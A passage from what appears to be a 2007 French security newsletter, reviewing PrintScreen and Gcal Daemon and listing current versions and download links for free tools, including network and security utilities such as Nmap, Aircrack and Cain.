Avis XMCO	Ultimate Boot CD est l'outil indispensable pour les particuliers comme pour les administrateurs. Ce logiciel va permettre de réparer facilement votre ordinateur vérolé ou de récupérer un mot de passe qui a été perdu par mégarde. Fini les disquettes de boot, place à ce CD bootable qui vous sera forcément utile un jour ou l'autre.


Printscreen

Capture d'écran

Version actuelle	4.0 build 1045
Utilité	
Type	Utilitaire
Description	Les captures d'écran sont indispensables dans certains corps de métier. Cependant, l'outil "Imprim écran" natif fourni dans Windows ne répond pas à toutes les attentes. PrintScreen est un logiciel léger qui permet de gérer simplement les captures d'écran : sélection des zones à capturer, type et format de l'image, destination des captures sauvegardées, choix de la touche raccourcis.
Capture d'écran	
Téléchargement	PrintScreen est disponible sur Windows® 95, 98, Me, NT 4.0, 2000, 2003, XP and Vista à l'adresse suivante : http://www.gadwin.com/download/ps_setup.exe
Sécurité de l'outil	Aucune faille n'a été publiée à ce jour.
Avis XMCO	Printscreen est un logiciel indispensable aux amateurs de capture d'écran. Les consultants XMCO utilisent chaque jour de tels outils qui permettent de gagner du temps et de réaliser des captures en un click de souris. Simple, pratique et complet.

Gcal Daemon

Synchroniseur d'Agenda

Version actuelle	
Utilité	
Type	Bureautique
Description	Après vous avoir présenté Google Agenda le mois dernier, voici un logiciel de synchronisation d'emploi du temps. Gcal Daemon est l'outil adapté. Ce dernier permet de synchroniser votre ordinateur local avec les services Google (Gmail et Google Agenda) et fonctionne en mode bidirectionnel.
Capture d'écran	
Téléchargement	Ce logiciel multi-plates-formes et développé en Java est disponible pour Windows, Unix et Mac OS X à l'adresse suivante : http://gcaldaemon.sourceforge.net/features.html
Sécurité de l'outil	Aucune faille n'a été publiée à ce jour.
Avis XMCO	GCal est un outil utile pour tous les nomade qui ont l'habitude de travailler à domicile ou dans les transports. La synchronisation est rapide et périodique.

Suivi des versions

Version actuelle des outils libres présentés dans les numéros précédents

NOM	DERNIÈRE VERSION	DATE	LIEN
Debian Sarge	Version stables 3.1 r5	08/05/2007	http://www.debian.org/CD/netinst/
Snort	2.6.1.5	14/05/2007	http://www.snort.org/dl/
MySQL	6.0.0-alpha	05/2007	http://dev.mysql.com/downloads/mysql/6.0.html
	5.1.18-bêta	05/2007	http://dev.mysql.com/downloads/mysql/5.1.html
	5.0.41	05/2007	http://dev.mysql.com/downloads/mysql/5.0.html
	4.1.22		http://dev.mysql.com/downloads/mysql/4.1.html
Apache	2.2.4	11/07/2007	http://httpd.apache.org/download.cgi
	2.0.59		http://httpd.apache.org/download.cgi
	1.3.37		http://httpd.apache.org/download.cgi
Nmap	4.2	11/2006	http://www.insecure.org/nmap/download.html
Firefox	2.0.0.3	03/2007	http://www.mozilla-europe.org/fr/products/firefox/
Thunderbird	2.0.0.0	04/2007	http://www.mozilla-europe.org/fr/products/thunderbird/
Spamassassin	3.2	05/2007	http://spamassassin.apache.org/downloads.cgi?update=200603111700
Putty	0.60	05/2007	http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html
ClamAV/ClamAV	0.90.2	05/2007	http://www.clamav.net/stable.php#pagestart http://fr.clamwin.com/content/view/110/1/
Ubuntu	7.04 Feisty Fawn	05/2007	http://www.ubuntu-fr.org/telechargement
Postfix	2.4	03/2007	http://www.postfix.org/download.html
Squid Stable 14	2.6	01/07/2006	http://www.squid-cache.org/Versions/v2/2.6/
Filezilla	2.2.32	16/04/2007	http://filezilla.sourceforge.net/
OpenSSH	4.6/4.6p1	7/11/2006	http://www.openssh.com/
Search & Destroy	1.4		http://www.safer-networking.org/fr/download/index.html
ARPWatch			ftp://ftp.ee.lbl.gov/arpwatch.tar.gz

NOM	DERNIÈRE VERSION	DATE	LIEN
GnuPG	1.4.7	02/2007	http://www.gnupg.org/(fr)/download/
BartPE	3.1.10a	6/10/2003	http://severinterrier.free.fr/Boot/PE-Builder/
TrueCrypt	4.3a		http://www.truecrypt.org/downloads.php
Back-Track	2.0	03/2007	http://www.remote-exploit.org/backtrack_download.html
MBSA	2.1.1	02/2007	http://www.microsoft.com/technet/security/tools/mbsahome.mspx
Ps-Exec	1.83	14/05/2007	http://www.microsoft.com/technet/sysinternals/utilities/psexec.mspx
Helios	v1.1a	6/06/2006	http://helios.miel-labs.com/2006/07/download-helios.html
Opera	9.21	05/2007	http://www.opera.com/download/
Internet Explorer	IE 7		http://www.microsoft.com/france/windows/downloads/ie/getitnow.mspx
Outils de suppression de logiciels malveillants	1.26	08/05/2007	http://www.microsoft.com/france/securite/outils/malware.mspx
F-Secure Blacklight	Blacklight Beta		http://www.f-secure.com/blacklight/try_blacklight.html
Writely	Writely beta		http://docs.google.com/
Nessus	3.0.5	01/2007	http://www.nessus.org/download
Windows Services for Unix	3.5	18/04/204	http://www.microsoft.com/france/windows/sfu/decouvrez/detail.mspx
VNC	4.1.2/4.2.9		http://www.realvnc.com/cgi-bin/download.cgi
Vmware Player	1.0.4	26/04/2006	http://www.vmware.com/download/player/
Sync Toy	1.4		http://www.microsoft.com/downloads/details.aspx?FamilyID=E0FC1154-C975-4814-9649-CCE41AF06EB7&displaylang=en
MySQL Front	3.0		http://www.clubic.com/lancer-le-telechargement-9175-0-mysql-front.html
Winscp	4.0 beta	04/04/2007	http://winscp.net/eng/download.php
Lcc	v-2007-02-28	28/02/2007	http://www.q-software-solutions.de/downloaders/get_name
Cain	4.9	04/2007	http://www.oxid.it/cain.html

NOM	DERNIÈRE VERSION	DATE	LIEN
RSS Bandits	1.5.0.10	04/03/2007	http://www.rssbandit.org/
Netmeeting			
OpenOffice	2.2	04/2007	http://www.download.openoffice.org/index.html
Pspad	4.5.2	20/10/2006	http://pspad.com/fr/download.php
Cygwin	1.5.24-2	01/2007	http://www.cygwin.com
Aircrack	0.9	15/05/2007	http://aircrack-ng.org/doku.php
PDFCreator	0.9.3		http://www.pdfforge.org/products/pdfcreator/download
7-zip	4.42	14/05/2006	http://www.7-zip.org/fr/download.html
PowerToys	07/2002		http://www.microsoft.com/windowsxp/downloads/powertoys/xppowertoys.mspx
Supercopier	2 beta 1.9	09/01/2007	http://supercopier.sfxteam.org/modules/mydownloads/
Active Python/ Perl	2.4.312/5.8.8.820		http://www.activestate.com/products/activepython/ http://www.activestate.com/Products/ActivePerl/
AVG	7.5		http://www.avgfrance.com/doc/31/fr/crp/0
Extensions Firefox			http://extensions.geckozone.org/Firefox/
FeedReader	3.09	03/2007	http://www.feedreader.com/download
Key Pass Password Safe	1.07	16/04/2007	http://keepass.info/download.html
VmWare converter	3.0.1	26/04/2007	http://www.vmware.com/download/converter
Testdisk			http://cgsecurity.org/wiki/Testdisk
Google Desktop	5.0		http://desktop.google.com/index.html
UltraBackup	2007	04/2007	http://www.astase.com/produits/ultrabackup
Google Reader			http://www.google.fr/reader
Google Agenda	3.0		http://www.google.fr/calendar
Emacs	21.3	24/03/2003	http://www.gnu.org/software/emacs/